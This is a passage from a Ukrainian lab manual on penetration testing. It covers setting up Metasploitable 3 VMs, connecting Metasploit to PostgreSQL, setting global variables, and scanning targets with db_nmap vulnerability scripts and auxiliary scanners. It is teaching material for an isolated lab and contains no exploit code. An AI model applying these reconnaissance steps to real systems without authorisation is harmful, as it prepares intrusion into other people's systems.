

Рисунок 8.6 – Налаштування мережевих інтерфейсів віртуальної машини

Завдання:

– завантажити та запустити обидві віртуальні машини Metasploitable 3;

– виконати налаштування віртуальних мережевих адаптерів;

– описати налаштування мережевих адаптерів та обґрунтувати вибір їхнього режиму роботи (надати у звіті);

– додати у звіт скріншоти ключових моментів роботи;

– додати у звіт скріншоти, які підтверджують зв’язок між усіма хостами (скріншоти з налаштуваннями мережі у всіх системах, результат трасування з’єднання системою для аудиту ІБ з pentest-станціями);

– описати усі помилки, що трапились під час виконання завдань (особливо під час запуску віртуальних машин) та надати способи їх вирішення.

Лабораторна робота № 9

Тема: Підготовка до роботи Metasploit та PostgreSQL

Мета: Навчитися налаштовувати з’єднання Metasploit з PostgreSQL

Теоретичні відомості

Надалі для проведення тестування вразливих pentest-станцій на проникнення ми будемо використовувати Metasploit Framework – платформа для написання, тестування та виконання експлойтів. Він має велику базу вже готових експлойтів та додаткових інструментів, які можуть стати при нагоді під час тестування системи. Усі скрипти, підготовлені для виконання особливих задач та протестовані у використанні за допомогою Metasploit, стають модулями та потрапляють в одну з категорій:

– Auxiliary: сканування, фаззинг, сніфінг та можливості адміністратора;
– Encoders: зберігають цілісність пейлоадів;
– Evasion: уникнення помітності;
– Exploits: використовують вразливість для доставлення пейлоаду;
– NOPs: зберігають розмір пейлоаду постійним;
– Payloads: код, що виконується віддалено від’єднується до атакуючого та налагоджує зв’язок;
– Post: модулі для збору інформації з системи, поглибленого проникнення в мережу тощо;
– Plugin: додаткові скрипти, що інтегруються в роботу Metasploit.

Усі ці модулі можна знайти за шляхом “/usr/share/metasploit-framework”.

Модульна архітектура робить Metasploit Framework швейцарським ножом, до якого завжди можна додати свій модуль та інтегрувати в процес тестування.

Metasploit Framework також організовує усю знайдену інформацію за допомогою бази даних PostgreSQL, і дозволяє використовувати цю інформацію під час створення експлойту.

Після розгортання віртуальних машин для проведення тестування необхідно підготовити Metasploit Framework. Він вже встановлений на ОС Kali Linux, однак якщо він відсутній у системі його можна завантажити за допомогою команди “`sudo apt install metasploit-framework`”. Перед запуском Metasploit потрібно ініціалізувати базу даних PostgreSQL, щоб усі результати зберігалися у зручному вигляді. Для цього потрібно виконати команду “`msfdb init`” від імені root’а з основної консолі.



Рисунок 9.1 – Виконання команди *msfdb init*

Після вдалої ініціалізації бази даних варто переконатися, що сервіс “*postgresql*” запущено (Рисунок 9.2).



Рисунок 9.2 – Перевірка сервісу *postgresql*

Для запуску Metasploit достатньо ввести в терміналі команду “`msfconsole`”. Після запуску Metasploit виведе банер та дані про свої модулі (Рисунок 9.3). *Msfconsole* – це основний інтерфейс Metasploit Framework, за допомогою нього відбувається вся взаємодія з ним.



Рисунок 9.3 – Банер Metasploit та дані про модулі

Після запуску Metasploit необхідно впевнитись, що база даних, в якій буде зберігатися інформація про ваші цілі та дані хешів, паролі, логіни, сервіси тощо, правильно підключена. Для цього в консолі Metasploit необхідно ввести команду “`db_status`”. У разі, якщо база даних підключена вірно, буде виведено відповідне повідомлення (Рисунок 9.4).

Рисунок 9.4 – Відповідь про успішне підключення бази даних

Якщо база даних не підключена – треба зробити повторну ініціалізацію БД: для цього в основній консолі треба ввести команду “`sudo msfdb reinit`”.

Після вдалого підключення до БД можна виконувати базові налаштування глобальних змінних фреймворку, таких як: “*rhost*”, “*lport*” та інші. Подробиці цих налаштувань можна передивитися у консолі Metasploit за допомогою команди “`help`”.

Встановити значення глобальної змінної можна використовуючи “`setg <ім’я_змінної>`”. Різниця полягає в тому, що глобальні змінні є спільними для усіх модулів, тоді як звичайні змінні актуальні тільки в контексті модуля, у якому були задані.

Таким же чином можна передивлятися значення змінних за допомогою команд “`get`”/”`getg`” та видаляти значення за допомогою “`unset`”/”`unsetg`”.

Завдання:

– запустити Metasploit;

– налаштувати підключення до БД;

– встановити глобальні змінні, надати відомості про них у звіті;

– обґрунтувати встановлення значень глобальним змінним;

– надати у звіті відомості про основні команди *msfconsole* (не менше семи).

Лабораторна робота № 10

Тема: Збір інформації за допомогою Metasploit

Мета: Навчитися використовувати вбудовані модулі Metasploit Framework для збору даних про цілі

Теоретичні відомості

Окрім, безпосередньо, експлойтів та пейлоадів, Metasploit включає велику кількість сканерів на різноманітні випадки.

Одним із найрозповсюдженіших та найуживаніших у практиці сканерів залишається Nmap. Він же включений і до Metasploit, однак його використання дещо відрізняється від використання поза межами фреймворку. Найголовніша відмінність – всі дані, що будуть знайдені, будуть записані у БД, яка була підключена при виконанні лабораторної роботи № 9.

Після того, як сканування буде завершене, дані сканування будуть додані у БД і стане можливим швидко та у зручному форматі отримати дані, що цікавлять, викликаючи команди на кшталт “`hosts`” – яка виведе на екран дані про відскановані хости (Рисунок 10.1), або “`vulns`” – що виведе усі знайдені вразливості (Рисунок 10.2).



Рисунок 10.20 – Приклад використання команди *hosts*



Рисунок 10.2 – Приклад використання команди *vulns*

Для того, щоб результати сканування одразу додавались до БД, необхідно використати команду “db_nmap” разом із необхідними ключами та налаштуваннями, які розглядались у відповідній лабораторній роботі (Рисунок 10.3). Саме тут доцільно використовувати NSE-скрипти для сканування вразливостей.



Рисунок 10.3 – Використання *db_nmap* з ключем *-A --script=vuln* у Metasploit

Окрім цього, фреймворк включає в собі більш специфічні сканери, які можна використовувати для уточнення вже отриманої інформації або пошуку чогось конкретного без зайвої взаємодії з цільовою системою. Специфічні сканери можливо знайти у розділі допоміжних засобів (*auxiliary*). Для перегляду засобів фреймворку в межах *msfconsole* використовують команду “`search`” – “`search [<параметр >:<значення>] [<шукане слово>]`”, наприклад для перегляду сканерів, що пов’язані з “*tcp*” – “`search path:scanner tcp`” (Рисунок 10.4).



Рисунок 10.4 – Використання команди *search path:scanner tcp*

Для того, щоб обрати один зі сканерів, необхідно використати команду “*use*” і вказати шлях до відповідного сканера (або модуля фреймворку, команда “use” використовується для підключення будь-якого модуля у Metasploit). Наприклад, для того, щоб визначити лише TCP порти на певній машині, можна використати сканер “auxiliary/scanner/portscan/tcp”. Після того, як його буде підключено, варто переглянути його опис – це можливо зробити за допомогою команди “show” та опції “info” (Рисунок 10.5).

